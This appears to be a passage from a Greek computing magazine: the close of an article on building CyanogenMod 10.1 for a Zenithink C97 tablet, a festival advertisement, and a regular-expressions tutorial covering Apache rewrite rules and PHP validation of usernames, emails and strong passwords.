TARGET_USERIMAGES_USE_EXT4 := true
BOARD_BOOTIMAGE_PARTITION_SIZE := 8225280
BOARD_SYSTEMIMAGE_PARTITION_SIZE := 939524096
BOARD_USERDATAIMAGE_PARTITION_SIZE := 939524096

TARGET_BOOTANIMATION_NAME := horizontal-1024x600

#Audio
TARGET_PROVIDES_LIBAUDIO := true
COMMON_GLOBAL_CFLAGS += -DMR0_AUDIO_BLOB

#CWM
RECOVERY_NAME := CWM-based Recovery by giannoug
BOARD_CUSTOM_RECOVERY_KEYMAPPING = := ../../device/zenithink/c97/recovery_keys.c
TARGET_USE_CUSTOM_LUN_FILE_PATH := "/sys/class/android_usb/android0/f_mass_storage/lun%d/file"
BOARD_UMS_LUNFILE := "/sys/class/android_usb/android0/f_mass_storage/lun0/file"
BOARD_UMS_2ND_LUNFILE := "/sys/class/android_usb/android0/f_mass_storage/lun1/file"

#TWRP
#DEVICE_RESOLUTION := 1024x600
#TARGET_RECOVERY_PIXEL_FORMAT := "RGBA_565"
```

ανοίξαμε το cm10.1/device/BoardConfig.mk και προσθέσαμε την ακόλουθη γραμμή:

```
COMMON_GLOBAL_CFLAGS += -DMR0_AUDIO_BLOB
```

Αμέσως μετά πραγματοποιήσαμε μια ακόμα μεταγλώττιση του CyanogenMod, καθώς και μια φρέσκια εγκατάστασή στη συσκευή. Η δοκιμή που ακολούθησε μας δικαίωσε.

Μη σταματάτε πουθενά!

Νομίζουμε ότι κάπως έτσι θα μπορούσε να συμπυκνωθεί το ηθικό δίδαγμα από τις δικές μας περιπέτειες. Στην πορεία συναντήσαμε αρκετές δυσκολίες και ήταν πολλές οι φορές που κοντέψαμε να παραιτηθούμε. Ωστόσο, με όρεξη για μελέτη και ψάξιμο, καταφέραμε να ξεπεράσουμε όλα, μα όλα τα εμπόδια! Κάθε συσκευή θα έχει τις δικές της παραξενιές και σπάνια θα βρείτε κάποια έτοιμη λύση. Η ανταμοιβή από την εγκατάσταση του CyanogenMod, όμως, είναι ιδιαίτερα μεγάλη. Με τη βοήθειά του μπορούμε αργότερα να προσθαφαιρέσουμε βασικές λειτουργίες στο σύστημα, όπως η ανάγνωση και η εγγραφή σε κατατμήσεις NTFS και η υποστήριξη του IPv6. Με το CyanogenMod δεν υπάρχει κανένα όριο στο τι μπορούμε να κάνουμε! Για την ώρα, πάντως, εμείς λέμε να απολαύσουμε λίγο Mortal Kombat, με τη βοήθεια του MAME4droid. Μην ξεχνάτε ότι η δική μας συσκευή προορίζεται για παιχνίδια. Μην σας μπερδεύει το ότι αποφασίσαμε να αλλάξουμε τα φώτα στο Android ;)



Είμαστε πανέτοιμοι για νέες περιπέτειες! Η συσκευή μας τρέχει πλέον το CyanogenMod 10.1. Λέτε να αρχίσουμε τα πειράματα με το CyanogenMod 10.2;

ΚΤΕ
Κέντρο Τεχνολογικής Έρευνας
Ανατολικής Μακεδονίας - Θράκης

Περιφέρεια
Αν. Μακεδονίας - Θράκης

Τ.Ε.Ι. ΑΝΑΤΟΛΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ
ΚΑΙ ΘΡΑΚΗΣ

i²fest

4ο Φεστιβάλ Βιομηχανικής Πληροφορικής

Ο ρόλος της Ρομποτικής στην ανάπτυξη



15-20 Οκτωβρίου 2013

Μεγάλο Αμφιθέατρο
ΤΕΙ Α.Μ.Θ. - Καβάλα

ΩΡΑΡΙΟ
15-16-17/10:
09:00-14:00
18-19-20/10:
09:00-21:00

Επιστημονική ημερίδα: Σάββατο 19 Οκτωβρίου

Πολιτική ημερίδα: Κυριακή 20 Οκτωβρίου

Εκθεσιακός χώρος: Ανοιχτός από Τρίτη έως και Κυριακή.

Skill: Intermediate
Tags: regular expressions, backreference, anchors, character escaping, lookahead

by Spir@lEvolution

REGULAR EXPRESSIONS

^[a-zA-Z0-9_\.-]+@[a-zA-Z0-9\.-]+\.[a-zA-Z\.]{2,6}$

^(?=.*[a-z].*[a-z])(?=.*[A-Z].*[A-Z])(?=.*\d.*\d.*\d)(?=.*[^\w]).*

(?=.*)

Κανονικές εκφράσεις σε δράση!

Η μικρή σειρά άρθρων για τις κανονικές εκφράσεις ολοκληρώθηκε, αλλά θα ήταν μεγάλο λάθος να θεωρήσουμε ότι εξαντλήσαμε το θέμα. Στο παρόν άρθρο θα μελετήσουμε μερικά ρεαλιστικά παραδείγματα, με ιδιαίτερη διδακτική αξία αλλά και χρησιμότητα. Στόχος μας είναι να αποκτήσουμε ολοκληρωμένη και στέρεη γνώση επι του θέματος. Ο καλύτερος τρόπος για να τον πετύχουμε είναι με απόπειρες συνδυασμού όλων όσων μάθαμε.

Μετά τη γνωριμία με το συντακτικό των κανονικών εκφράσεων έφτασε η ώρα να μελετήσουμε ορισμένα ζωντανά παραδείγματα. Όπως έχουμε ήδη αναφέρει, οι κανονικές εκφράσεις υποστηρίζονται από πολλά εργαλεία: τόσο της γραμμής εντολών, όσο και του περιβάλλοντος γραφικών. Εξάλλου, οι κανονικές εκφράσεις χρησιμοποιούνται και σε πολλές γλώσσες προγραμματισμού! Ως εκ τούτου, υπάρχουν αρκετές μηχανές κανονικών εκφράσεων, καθεμία από τις οποίες υποστηρίζει λιγότερα ή περισσότερα εκφραστικά σχήματα και, τέλος πάντων, έχεις τις δικές της ιδιαιτερότητες. Ο καθένας, ανάλογα με τα εργαλεία και τις γλώσσες προγραμματισμού που χρησιμοποιεί, οφείλει να εξοικειωθεί με την αντίστοιχη διάλεκτο. Εμείς, πάντως, θα στηριχτούμε στη μηχανή της Perl, που αποτελεί την ισχυρότερη και πιο διαδεδομένη υλοποίηση κανονικών εκφράσεων. Στη συνέχεια θα μελετήσουμε μερικά παραδείγματα, εστιάζοντας στη λογική με την οποία συντάσσεται μια κανονική έκφραση. Επιπρόσθετα, θα υπογραμμίσουμε ορισμένα σημεία προσοχής που είχαμε επισημάνει και σε προηγούμενα άρθρα, καθώς κι άλλα που δεν αναφέραμε ποτέ αλλά παρουσιάζουν ξεχωριστό ενδιαφέρον. Θέλουμε να πιστεύουμε ότι όσα που ακολουθούν θα επιδράσουν στη διάθεσή σας με τον ίδιο ακριβώς τρόπο που επέδρασαν και στη δική μας: Θα σας πωρώσουν ;)

Apache redirection

Υπάρχει κανένας ανάμεσά μας που δεν έχει χρησιμοποιήσει τον Apache; Κατά πάσα πιθανότητα όχι. Αλλά κι αν ακόμα υπάρχει, το πιο πιθανό είναι ότι αργά ή γρήγορα θα παίξει κι αυτός με τον δημοφιλέστατο web server. Ας περάσουμε όμως στο θέμα μας. Ας υποθέσουμε ότι έχουμε στήσει ένα site, γεγονός που συνεπάγεται ότι έχουμε δημιουργήσει στο δίσκο του server και μία αντίστοιχη δομή καταλόγων, με το σχετικό περιεχόμενο. Ας υποθέσουμε επίσης ότι κάποια στιγμή αποφασίζουμε να τροποποιήσουμε τη δομή του site. Σε πολλές περιπτώσεις, αυτό σημαίνει ότι θα πρέπει να αλλάξουμε και τη διάρθρωση των καταλόγων. Εδώ όμως χρειάζεται λίγη προσοχή: Οι αλλαγές στη δομή των καταλόγων απαιτούν τις κατάλληλες αλλαγές σε όλα τα links που περιέχει το site, όπως επίσης και στα bookmarks που ενδέχεται να έχουν κρατήσει οι επισκέπτες μας! Όπως αντιλαμβάνεστε, ως διαχειριστές του site θα μπορούσαμε (έστω με τεράστιο κόπο) να "διορθώσουμε" όλα τα links που περιλαμβάνουν οι σελίδες του site. Ωστόσο, για τα bookmarks των επισκεπτών δεν θα μπορούσαμε να κάνουμε τίποτα. Κάπως έτσι προκύπτει ένα πρόβλημα: Αλλάζοντας τη δομή των καταλόγων στον server ενδέχεται ορισμένοι από τους επισκέπτες μας να μη βρίσκουν αυτό που θέλουν — ακόμα κι αν έχουν κρατήσει bookmark[1].

Κάθε φορά που ο Apache δέχεται ένα αίτημα, συμβουλεύεται το αρχείο htaccess. Μεταξύ άλλων, αυτό το αρχείο περιλαμβάνει κανόνες που τροποποιούν τα URL των εισερχόμενων αιτημάτων. Όσοι έχετε παίξει με το Wordpress ή και με κάποιο άλλο CMS, είναι βέβαιο ότι έχετε ξανακούσει για το εν λόγω αρχείο, κατά τη ρύθμιση των λεγόμενων pretty URLs. Η λύση στο πρόβλημα που περιγράψαμε παραπάνω περνάει από την προσθήκη ενός κανόνα στο htaccess. Όπως υποψιάζεστε, σε αυτούς τους κανόνες μπορούμε να χρησιμοποιήσουμε κανονικές εκφράσεις:

Ας υποθέσουμε ότι το site μας περιέχει ένα ιστολόγιο στη θέση mydomain.gr/my_blog, καθώς κι ότι, σύμφωνα με τη νέα δομή, το ιστολόγιο και όλο το περιεχόμενο του θα πρέπει να μεταφερθούν στη θέση `www.mydomain.gr/tech_blog`. Για να εξασφαλίσουμε ότι όλα τα παλιά links (αλλά και τα bookmarks των επισκεπτών) θα λειτουργούν σωστά, αρκεί να προσθέσουμε στο htaccess την ακόλουθη ενότητα:

1. Ίσως να σκέφτεστε ότι αυτό το σενάριο είναι πολύ εξειδικευμένο, αλλά αν στήσετε ποτέ το δικό σας site θα μας θυμηθείτε ;)

```
RewriteEngine on
RewriteBase /
RewriteRule ^my_blog/(.*)$ http://domain.gr/tech_blog/$1  [L,R=Permanent]
```

Όλο το ζουμί βρίσκεται στον κανόνα τροποποίησης των URLs (RewriteRule). Εκεί χρησιμοποιούμε μια κανονική έκφραση, που περιγράφει όσα strings ξεκινούν με το my_blog και συνεχίζουν με οποιουσδήποτε άλλους χαρακτήρες. Ουσιαστικά, περιγράφουμε οποιοδήποτε URL δείχνει κάπου μέσα στην παλιά θέση του blog. Παρατηρείστε ότι στην κανονική έκφραση χρησιμοποιούμε τους χαρακτήρες ".*", που περιγράφουν οποιοδήποτε string. Περοσέξτε επίσης ότι τους έχουμε περικλείσει σε παρενθέσεις. Με αυτόν τον τρόπο δημιουργούμε ένα backreference, που περιέχει το εκάστοτε στοιχείο στο οποίο παραπέμπει το URL, μέσα στον κατάλογο my_blog. Στη συνέχεια του κανόνα δηλώνουμε τη νέα μορφή για το URL. Εκεί, υποδεικνύουμε τη νέα θέση των αρχείων του blog κι αξιοποιούμε το backreference! Σημειώστε ότι ο αριθμός του backreference (στην περίπτωσή μας ο άσσος) θα έπρεπε να τοποθετηθεί μετά από ένα backslash (\). Ωστόσο, το συντακτικό του htaccess απαιτεί τη χρήση του δολαρίου ($). Δείτε μερικές μετατροπές που πραγματοποιεί αυτόματα ο παραπάνω κανόνας και θα κατανοήσετε αμέσως τι πετύχαμε:

```
mydomain.gr/my_blog/index.php        → mydomain.gr/tech_blog/index.php
mydomain.gr/my_blog/images/pic1.jpg  → mydomain.gr/tech_blog/images/pic1.jpg
mydomain.gr/my_blog/hacks/index.php  → mydomain.gr/tech_blog/hacks/index.php
```

Μια μικρή βελτιστοποίηση...

Κάθε φορά που χρησιμοποιούμε τις παρενθέσεις σε μία κανονική έκφραση, η εκάστοτε μηχανή δημιουργεί αυτόματα ένα αντίστοιχο backreference. Αυτή η διαδικασία όμως είναι σχετικά χρονοβόρα! Έτσι, όταν η κανονική έκφραση χρησιμοποιείται συχνά ή όταν περιλαμβάνει πολλά ζεύγη παρενθέσεων, η μηχανή επιβαρύνεται αρκετά. Η λύση σε αυτό το πρόβλημα είναι να απενεργοποιήσουμε τα backreferences εκεί όπου δεν τα χρειαζόμαστε. Για να χρησιμοποιήσουμε ένα ζεύγος παρενθέσεων και να εξασφαλίσουμε ότι η μηχανή των κανονικών εκφράσεων δεν θα δημιουργήσει ένα αντίστοιχο backreference, αρκεί να τοποθετήσουμε τους χαρακτήρες "?:", αμέσως μετά την αριστερή παρένθεση.

Έλεγχος εισόδου

Το έχουμε ξαναπεί: Οι κανονικές εκφράσεις υποστηρίζονται από πολλές γλώσσες προγραμματισμού. Μία από αυτές είναι και η PHP, στην οποία χρησιμοποιούνται συνήθως για τον έλεγχο των δεδομένων που εισάγει ο χρήστης, για μια αναζήτηση στα περιεχόμενα κάποιου αρχείου κ.λπ. Στη συνέχεια θα εξετάσουμε τις κανονικές εκφράσεις με τις οποίες μπορούμε να ελέγξουμε αν ο χρήστης έδωσε ένα αποδεκτό username, email και password. Βέβαια, οι προδιαγραφές για ένα "αποδεκτό" username και password δεν είναι πάντοτε ίδιες. Ωστόσο, κατανοώντας τη λογική με την οποία συντάξαμε τις σχετικές κανονικές εκφράσεις, θα μπορείτε να τις προσαρμόσετε εύκολα. Εξάλλου, αν και τα παραδείγματά μας βασίζονται στην PHP, οι ίδιες κανονικές εκφράσεις θα λειτουργούν άψογα σε οποιαδήποτε γλώσσα υποστηρίζει τη μηχανή κανονικών εκφράσεων της Perl.

- **Όνομα χρήστη.** Ας ξεκινήσουμε με τον έλεγχο για ένα αποδεκτό username. Ένα όνομα χρήστη μπορεί να περιλαμβάνει οποιοδήποτε πεζό γράμμα, οποιοδήποτε αριθμητικό ψηφίο, το σύμβολο της αφαίρεσης (-) ή και το λεγόμενο underscore (_). Οι υπόλοιποι χαρακτήρες απαγορεύονται! Επιπρόσθετα, δεχόμαστε ότι ένα όνομα χρήστη μπορεί να έχει ελάχιστο μήκος τους 3 χαρακτήρες και μέγιστο τους 16. Έχοντας αυτούς τους περιορισμούς κατά νου, δείτε το ακόλουθο προγραμματάκι:

```
$input = "jim49";
$regex = "/^[a-z0-9_-]{3,16}$/";
if (preg_match($regex, $input) == 1)
   echo "acceptable!";
else
   echo "un-a-cce-pta-ble! ;-)";
```

  Στο παράδειγμά μας, το string που υποτίθεται ότι εισάγει ο χρήστης βρίσκεται στη μεταβλητή $input. Αυτό έγινε για λόγους απλότητας και, τέλος πάντων, ώστε να μην ξεφύγουμε από το θέμα μας! Στην πραγματικότητα, το string που δίνει ο χρήστης θα το παίρναμε από κάποια φόρμα (με τη μέθοδο GET ή POST) ή με κάποιον άλλον, διαδραστικό μηχανισμό. Η κανονική έκφραση που περιγράφει ένα αποδεκτό όνομα χρήστη — σύμφωνα με τους κανόνες που αναφέραμε παραπάνω βρίσκεται στη μεταβλητή regex. Να θυμίσουμε εδώ ότι κάθε φορά που δίνουμε μια κανονική έκφραση στην PHP, οφείλουμε να την ξεκινήσουμε και να την τερματίσουμε με τον χαρακτήρα slash (/). Αυτός ο χαρακτήρας, λοιπόν, τοποθετείται κατ' απαίτηση του συντακτικού της PHP και δεν πρέπει να τον μπλέκουμε με την εκάστοτε κανονική έκφραση.

  Παρατηρείστε ότι η κανονική έκφραση ξεκινά και τελειώνει με τα anchors που ορίζουν την αρχή και το τέλος του string, αντίστοιχα. Η παρουσία της είναι κρίσιμη, διότι θέλουμε να εξασφαλίσουμε ότι όσα περιγράφει η κανονική έκφραση θα αποτελούν το *σύνολο* του δοθέντος string κι όχι κάποιο τμήμα του! Σκεφτείτε ότι θέλουμε να ελέγξουμε αν ο χρήστης έδωσε ένα αποδεκτό username κι όχι το αν έδωσε ένα string, το οποίο περιλαμβάνει ένα αποδεκτό username. Μετά από το anchor για την αρχή του string, ακολουθεί μια κλάση χαρακτήρων. Σε αυτήν περιλαμβάνονται όλοι οι αποδεκτοί χαρακτήρες, που συμφωνήσαμε ότι επιτρέπονται στα usernames. Εδώ αξίζει να σταθούμε σε μια λεπτομέρεια: Ο χαρακτήρας του συμβόλου της αφαίρεσης (-) επιδέχεται ειδικής ερμηνείας μέσα στις κλάσεις (χρησιμοποιείται για τον ορισμό περιοχών χαρακτήρων[2]). Για να εξασφαλίσουμε ότι ο εν λόγω χαρακτήρας θα συμπεριληφθεί στην κλάση, τον τοποθετήσαμε στο τέλος της[3]. Αμέσως μετά την κλάση ακολουθεί ένα ζεύγος από άγκιστρα. Όπως έχουμε πει, με τα άγκιστρα μπορούμε να δηλώσουμε το ελάχιστο και το μέγιστο πλήθος εμφανίσεων του χαρακτήρα που περιγράφεται ακριβώς πριν. Τελικά, η κανονική έκφραση του παραδείγματος περιγράφει ένα string το οποίο αποτελείται εξ ολοκλήρου από 3 έως 16 χαρακτήρες, καθένας από τους οποίους πρέπει να ανήκει στην κλάση που ορίσαμε. Απλό δεν ήταν; Σας προτείνουμε να πάτε μια

2. Για παράδειγμα, για τους χαρακτήρες από το a ως το z, που ορίζεται ως εξής: a-z
3. Ουσιαστικά, με αυτόν τον τρόπο εξασφαλίσαμε ότι θα ερμηνευτεί κυριολεκτικά (literally)

βόλτα στη διεύθυνση http://sandbox.onlinephpfunctions.com και πειραματιστείτε με το προγραμματάκι μας, δίνοντας διάφορες τιμές στη μεταβλητή $input.

- **Διεύθυνση email.** Αυτό το πρόβλημα το έχουμε εξετάσει και σε προηγούμενο άρθρο. Αυτή τη φορά ωστόσο θα δούμε μια πιο εξελιγμένη κανονική έκφραση, που περιγράφει εύστοχα οποιαδήποτε αποδεκτή διεύθυνση email. Παρεμπιπτόντως, οι κανόνες που δεχτήκαμε για μια πραγματική διεύθυνση email έχουν ως εξής: Το σχετικό string ξεκινά με ένα όνομα χρήστη, το οποίο περιλαμβάνει τους χαρακτήρες που περιγράψαμε στο προηγούμενο παράδειγμα, καθώς και εκείνον της τελείας. Επίσης, το όνομα χρήστη μπορεί να έχει οποιοδήποτε μήκος. Στη συνέχεια εμφανίζεται το περίφημο παπάκι (@). Ακολουθεί το domain name, το οποίο μπορεί να περιλαμβάνει μόνο αριθμητικά ψηφία, γράμματα, τελείες και τον χαρακτήρα της αφαίρεσης (την παύλα). Στο τέλος εμφανίζεται μια τελεία κι αμέσως μετά το λεγόμενο TLD (Top Level Domain), το οποίο ενδέχεται να περιλαμβάνει γράμματα, έχει μήκος 2 έως 6 χαρακτήρες κι ενδέχεται να περιλαμβάνει τον χαρακτήρα της τελείας. Δείτε την κανονική έκφραση που περιγράφει τα παραπάνω:

  ```
  ^[a-zA-Z0-9_\.-]+@[a-zA-Z0-9\.-]+\.[a-zA-Z\.]{2,6}$
  ```

  Όπως και στο προηγούμενο παράδειγμα, η κανονική έκφραση ξεκινά και τελειώνει με τα σχετικά anchors (^ και $). Βλέπετε, θέλουμε και πάλι να εξασφαλίσουμε ότι η κανονική έκφραση θα περιγράφει το σύνολο του δοθέντος string κι όχι μόνο ένα τμήμα του. Μετά το πρώτο anchor, ακολουθεί μια κλάση με όλους τους χαρακτήρες που μπορεί να περιλαμβάνει το username σε μια διεύθυνση email. Μετά την κλάση ακολουθεί ο χαρακτήρας του συμβόλου της πρόσθεσης (+), που δηλώνει ότι ο αμέσως προηγούμενος χαρακτήρας (δηλαδή κάποιος από αυτούς που περιγράφει η κλάση) εμφανίζεται τουλάχιστον μία φορά. Με άλλα λόγια, το username περιλαμβάνει τουλάχιστον έναν χαρακτήρα. Έπεται το παπάκι κι αμέσως μετά δηλώνουμε πάλι μια κλάση με τους χαρακτήρες που επιτρέπονται στα domain names. Μετά από την κλάση έχουμε τοποθετήσει και πάλι τον χαρακτήρα της πρόσθεσης (το domain name έχει τουλάχιστον έναν χαρακτήρα). Ακολουθεί ο χαρακτήρας της τελείας και μια κλάση με τους χαρακτήρες που επιτρέπονται στο TLD. Τα άγκιστρα εξασφαλίζουν ότι το μήκος του TLD θα είναι από 2 έως 6 χαρακτήρες.

  Σε αυτό το παράδειγμα, πέρα από τη γενικότερη λογική που ακολουθήσαμε πρέπει να παρατηρήσετε και τη χρήση του χαρακτήρα backslash (\). Όπως έχουμε ξαναπεί, ο συγκεκριμένος χαρακτήρας πραγματοποιεί το λεγόμενο character escaping. Με απλά λόγια, καταργεί την ειδική ερμηνεία που επιδέχεται ο αμέσως επόμενος χαρακτήρας. Στην έκφραση που συγκροτήσαμε παραπάνω χρησιμοποιούμε τον χαρακτήρα της τελείας σε αρκετά σημεία, αλλά πάντοτε με την κυριολεκτική του ερμηνεία και ποτέ με την έννοια του μπαλαντέρ! Ακριβώς γι' αυτό, οπουδήποτε έχουμε χρησιμοποιήσει την τελεία έχουμε τοποθετήσει στα αριστερά της κι ένα backslash.

- **Συνθηματικό.** Ας υποθέσουμε τώρα ότι η εφαρμογή μας ζητά από το χρήστη να ορίσει ένα *ισχυρό* συνθηματικό. Όταν ο χρήστης δίνει το επιθυμητό συνθηματικό, η εφαρμογή ελέγχει αν είναι όντως ισχυρό ή όχι, οπότε το αποδέχεται ή το απορρίπτει. Όπως υποψιάζεστε, γι' αυτόν τον έλεγχο θα επιστρατεύσουμε και πάλι μια κατάλληλα σχηματισμένη κανονική έκφραση. Πριν προχωρήσουμε,

όμως, πρέπει να συμφωνήσουμε στα γνωρίσματα που διακρίνουν ένα ισχυρό συνθηματικό. Εμείς δεχτήκαμε τους ακόλουθους περιορισμούς:

- Θα πρέπει να περιέχει τουλάχιστον δύο πεζά γράμματα
- Θα πρέπει να περιέχει τουλάχιστον δύο κεφαλαία γράμματα
- Θα πρέπει να περιέχει τουλάχιστον τρία αριθμητικά ψηφία
- Θα πρέπει να περιέχει τουλάχιστον έναν χαρακτήρα που δεν ανήκει στους "χαρακτήρες λέξεων"[4]

Τα πράγματα περιπλέκονται! Το συνθηματικό είναι πιθανό να περιλαμβάνει σχεδόν οποιονδήποτε χαρακτήρα (που μπορεί να πληκτρολογήσει ο χρήστης) και, φυσικά, μπορεί να ‵χει οποιαδήποτε μορφή. Δεν γνωρίζουμε ούτε τη σειρά με την οποία εμφανίζονται οι χαρακτήρες, ούτε το ακριβές πλήθος κάθε κατηγορίας χαρακτήρων, ούτε τίποτα! Λογικό, θα σκεφτείτε, εφόσον πρόκειται για ένα συνθηματικό. Πώς θα καταφέρουμε όμως να περιγράψουμε ένα string, για το οποίο γνωρίζουμε μόνο ελάχιστα, γενικά χαρακτηριστικά;

Εδώ θα πρέπει να σκεφτούμε πονηρά. Εφόσον το συνθηματικό μπορεί να έχει οποιαδήποτε μορφή, θα ξεκινήσουμε με μία κανονική έκφραση η οποία περιγράφει *οποιοδήποτε* string! Πανεύκολο:

```
.*
```

Αυτοί οι δύο χαρακτήρες αποτελούν μια εξαιρετικά απλή κανονική έκφραση, που περιγράφει τα πάντα. Τώρα μένει να εξασφαλίσουμε ότι αυτά "τα πάντα" ικανοποιούν τους περιορισμούς που θέσαμε για τη συγκρότηση ενός ισχυρού συνθηματικού. Για τους σχετικούς ελέγχους θα αξιοποιήσουμε τον μηχανισμό lookahead. Όπως έχουμε πει, το lookahead αποτελεί έναν μηχανισμό με τον οποίο μπορούμε να τσεκάρουμε αν εμφανίζεται κάποιο string ή όχι. Από την έκβαση αυτού του ελέγχου, καθορίζεται το αν θα συνεχιστεί η επεξεργασία της υπόλοιπης κανονικής έκφρασης ή αν θα διακοπεί. Στη δεύτερη περίπτωση, η μηχανή των κανονικών εκφράσεων θεωρεί ότι η αναζήτηση με τη συγκεκριμένη έκφραση απέτυχε! Στο σενάριο που εξετάζουμε, θα χρησιμοποιήσουμε το lookahead για να ελέγξουμε αν το string που έδωσε ο χρήστης περιλαμβάνει τουλάχιστον δύο πεζά γράμματα, τουλάχιστον δύο κεφαλαία, τουλάχιστον τρία αριθμητικά ψηφία και τουλάχιστον έναν χαρακτήρα — από εκείνους που δεν συγκαταλέγονται στα word characters[5]. Ας δούμε κάθε έλεγχο ξεχωριστά.

- **Έλεγχος για τουλάχιστον δύο πεζά γράμματα.** Τα δύο πεζά γράμματα μπορούν να βρίσκονται οπουδήποτε μέσα στο string κι ανάμεσά τους να βρίσκονται οποιοιδήποτε άλλοι χαρακτήρες. Επομένως, το σχετικό lookahead πρέπει να είναι κάπως έτσι:

  ```
  (?=.*[a-z].*[a-z])
  ```

  Το παραπάνω lookahead ελέγχει για την ύπαρξη ενός string, το οποίο ξεκινά με οποιουσδήποτε χαρακτήρες, συνεχίζει με ένα πεζό γράμμα, στη συνέχεια εμφανίζει πάλι οποιουσδήποτε χαρακτήρες και στο τέλος περιλαμβάνει ένα ακόμα πεζό γράμμα.

4. Ως «χαρακτήρες λέξεων» (word characters) θεωρούνται όλα τα πεζά και τα κεφαλαία γράμματα, τα αριθμητικά ψηφία και το underscore.
5. Στο εξής, τους χαρακτήρες αυτού του είδους θα τους αποκαλούμε «άσχετους» ;)

- **Έλεγχος για τουλάχιστον δύο κεφαλαία γράμματα.** Όπως και στην περίπτωση των πεζών, τα δύο κεφαλαία γράμματα δεν είναι υποχρεωτικό να βρίσκονται σε συγκεκριμένη περιοχή, ούτε και σε διαδοχικές θέσεις. Δείτε το σχετικό lookahead:

```
(?=.*[A-Z].*[A-Z])
```

- **Έλεγχος για τουλάχιστον τρία αριθμητικά ψηφία.** Ακολουθώντας την ίδια λογική, συντάσσουμε ένα lookahead το οποίο ελέγχει αν εμφανίζονται τρία αριθμητικά ψηφία, με οποιουσδήποτε άλλους χαρακτήρες ανάμεσά τους:

```
(?=.*\d.*\d.*\d)
```

  Το μόνο καινούργιο στοιχείο εδώ αποτελεί ο συνδυασμός των χαρακτήρων "\d". Με αυτούς τους χαρακτήρες αναφερόμαστε σε όλα τα αριθμητικά ψηφία. Με άλλα λόγια, το "\d" αποτελεί μια συντομογραφία της κλάσης χαρακτήρων [0-9].

- **Έλεγχος για τουλάχιστον έναν "άσχετο" χαρακτήρα.** Οι χαρακτήρες που θεωρείται ότι συμμετέχουν σε μία λέξη περιγράφονται από την εξής κλάση: [a-zA-Z0-9_]. Επομένως, οι "άσχετοι" χαρακτήρες είναι εκείνοι που ανήκουν στη συμπληρωματική κλάση! Δηλαδή, πρόκειται για τους χαρακτήρες που ανήκουν στην κλάση [^a-zA-Z0-9_]. Όπως έχουμε πει, ο χαρακτήρας caret αντιστρέφει τα περιεχόμενα μια κλάσης ή, αν προτιμάτε, ορίζει το συμπλήρωμά της. Παρεμπιπτόντως, η τελευταία κλάση μπορεί να γραφτεί ακόμα πιο σύντομα, ως εξής: [^\w]. Οι χαρακτήρες "\w" αποτελούν μια συντομογραφία της κλάσης [a-zA-Z0-9_]. Έχοντας αυτά κατά νου, το lookahead που ελέγχει για την ύπαρξη τουλάχιστον ενός "άσχετου" χαρακτήρα, έχει την ακόλουθη μορφή:

```
(?=.*[^\w])
```

Τέλεια! Για την ώρα έχουμε μία κανονική έκφραση που περιγράφει κάθε string και τέσσερα lookaheads, καθένα από τα οποία ελέγχει αν ικανοποιείται κάποιος από τους περιορισμούς που έχουμε θέσει. Αυτό που μένει είναι τα συνδυάσουμε:

```
^(?=.*[a-z].*[a-z])(?=.*[A-Z].*[A-Z])(?=.*\d.*\d.*\d)(?=.*[^\w]).*
```

Το αποτέλεσμα είναι μάλλον ψαρωτικό! Η παραπάνω έκφραση ξεκινά από την αρχή του string και πραγματοποιεί τους τέσσερις ελέγχους που περιγράφουν τα lookaheads.

Αν έστω και ένας έλεγχος αποτύχει, η επεξεργασία της κανονικής έκφρασης θα διακοπεί. Διαφορετικά, αν οι έλεγχοι ολοκληρωθούν με επιτυχία, η επεξεργασία της κανονικής έκφρασης θα συνεχιστεί απρόσκοπτα. Μετά από τα τέσσερα lookaheads ακολουθούν οι χαρακτήρες ".*", που περιγράφουν οποιοδήποτε string. Επομένως, αν η επεξεργασία της κανονικής έκφρασης συνεχιστεί, καταλήγουμε στην περιγραφή ενός οποιουδήποτε string.

Τελικά, αυτό που χρειάζεται να κάνουμε στο πρόγραμμά μας, είναι να χρησιμοποιήσουμε τη συγκεκριμένη κανονική έκφραση και να πραγματοποιήσουμε

μια αναζήτηση εντός του string που έδωσε ο χρήστης. Αν η αναζήτηση δεν επιστρέψει τίποτα, συμπεραίνουμε ότι κάποιος από τους περιορισμούς μας δεν ικανοποιείται. Αν όμως η αναζήτηση επιστρέψει κάτι, συμπεραίνουμε ότι όλοι οι περιορισμοί μας ικανοποιούνται! Το πιάσατε; Το αν ικανοποιούνται οι περιορισμοί για τη συγκρότηση ενός ισχυρού password, το κρίνουμε από το αν ικανοποιούνται οι έλεγχοι των lookahead. Κι όσο για το αν ικανοποιούνται οι έλεγχοι των lookahead, αυτό το κρίνουμε από το αν η κανονική έκφραση που περιγράφει τα πάντα (.*) επιστρέφει κάτι ή όχι. Δείτε το σχετικό πρόγραμμα:

```
$input = "oKje5R!6z";

$regex = "/ ^(?=.*[a-z].*[a-z])(?=.*[A-Z].*[A-Z])(?=.*\d.*\d.*\d)
(?=.*[^\w]).*/";

if (preg_match($regex, $input) == 1)

      echo "Strong password!";

else

      echo "Weak password!";
```

Μία ακόμα βελτιστοποίηση...

Για το τέλος, αξίζει να σταθούμε σε μια σημαντική λεπτομέρεια. Όπως θα προσέξατε, η παραπάνω κανονική έκφραση ξεκινά με το anchor που συμβολίζει την αρχή του string (^). Αυτό το anchor τοποθετείται ώστε τα τέσσερα lookaheads να πραγματοποιηθούν από μία φορά και μόνο, με τους σχετικούς ελέγχους να ξεκινούν από την αρχή του string. Χωρίς το anchor, η μηχανή των κανονικών εκφράσεων θα δοκίμαζε τα lookaheads σε κάθε υπό-string του αρχικού string. Αυτό δεν θα άλλαζε καθόλου το τελικό αποτέλεσμα, αλλά θα αύξανε δραματικά το φόρτο εργασίας της μηχανής. Ηθικό δίδαγμα: Εκτός ελαχίστων περιπτώσεων, είναι φρόνιμο να "καρφώνουμε" τα lookaheads σε συγκεκριμένες θέσεις, ώστε να εκτελούνται μόνο μια φορά. Με αυτόν τον τρόπο, η εργασία της εκάστοτε μηχανής εκφράσεων θα ελαχιστοποιείται *χωρίς* να επηρεάζεται στο ελάχιστο η αποτελεσματικότητά της.

